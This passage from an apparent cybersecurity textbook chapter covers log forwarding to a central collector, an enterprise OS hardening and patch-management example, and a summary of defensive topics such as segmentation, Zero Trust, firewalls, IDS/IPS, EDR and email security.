
Figure 9.11: Forwarding can preserve a separate event copy even if an attacker later alters local logs.
Text description for Figure 9.11
The source system forwards events to a central collector. An attacker with sufficient local privileges may still delete or alter the source logs or interrupt future forwarding. Events already received can remain available in the separate collector if its access controls, retention, and integrity protections are effective. Analysts monitor collection gaps and preserve relevant records according to incident and retention procedures.
Putting It Together: Enterprise OS Hardening
An organization:
- Defines security baselines for Windows servers, Windows workstations, and Linux servers.
- Uses Group Policy (Windows) and Ansible (Linux) to enforce baselines: disable unnecessary services, configure firewall, require strong passwords.
- Implements patch management with target dates based on exploitation evidence, exposure, business impact, and available mitigations. Routine and emergency changes follow the appropriate procedures.
- Forwards selected security events to a SIEM with separate access and retention controls. Local deletion remains possible; the collector preserves copies already received and monitoring detects collection gaps.
- Conducts monthly configuration compliance audits: systems that deviate from baseline are flagged for investigation.
A vulnerable service is discovered in a widely deployed library. An organization scans systems and finds 150 systems with the vulnerable version. Within 2 days, patches are tested. Within 4 days, all 150 systems are patched. Logs show all patch deployments, and within a week, the organization confirms patch success.
Chapter Summary
- Infrastructure management places systems in security zones (DMZ, application tier, data tier) to limit attack propagation. Segmentation at the network and application level restricts lateral movement.
- Zero Trust assumes no default trust. Every access attempt requires authentication, device verification, and context-based policy evaluation.
- Firewalls enforce network access control. Packet filtering firewalls are fast but stateless. Stateful firewalls track connection state. NGFWs add application-layer inspection. WAFs protect web applications.
- IDS/IPS detect and prevent intrusion. Signature-based detection matches defined patterns and can miss activity outside its coverage. Behavior-based detection identifies deviations that require context and tuning.
- EDR/XDR monitor endpoints for malware and suspicious behavior. NAC enforces security policies on connecting devices. Hardening removes unnecessary software and applies security configurations.
- Deception technologies (honeypots, honeynets, honeytokens, canary accounts) generate investigation leads when monitored decoys are used. Their deployment and interpretation require care.
- Email security (SPF, DKIM, DMARC, filtering, sandboxing) reduces spoofing and phishing risk. Secure development combines validation, parameterized queries, safe output handling, and least privilege to reduce injection and XSS risk.
- OS security requires patch management, configuration management, centralized logging, and regular audits.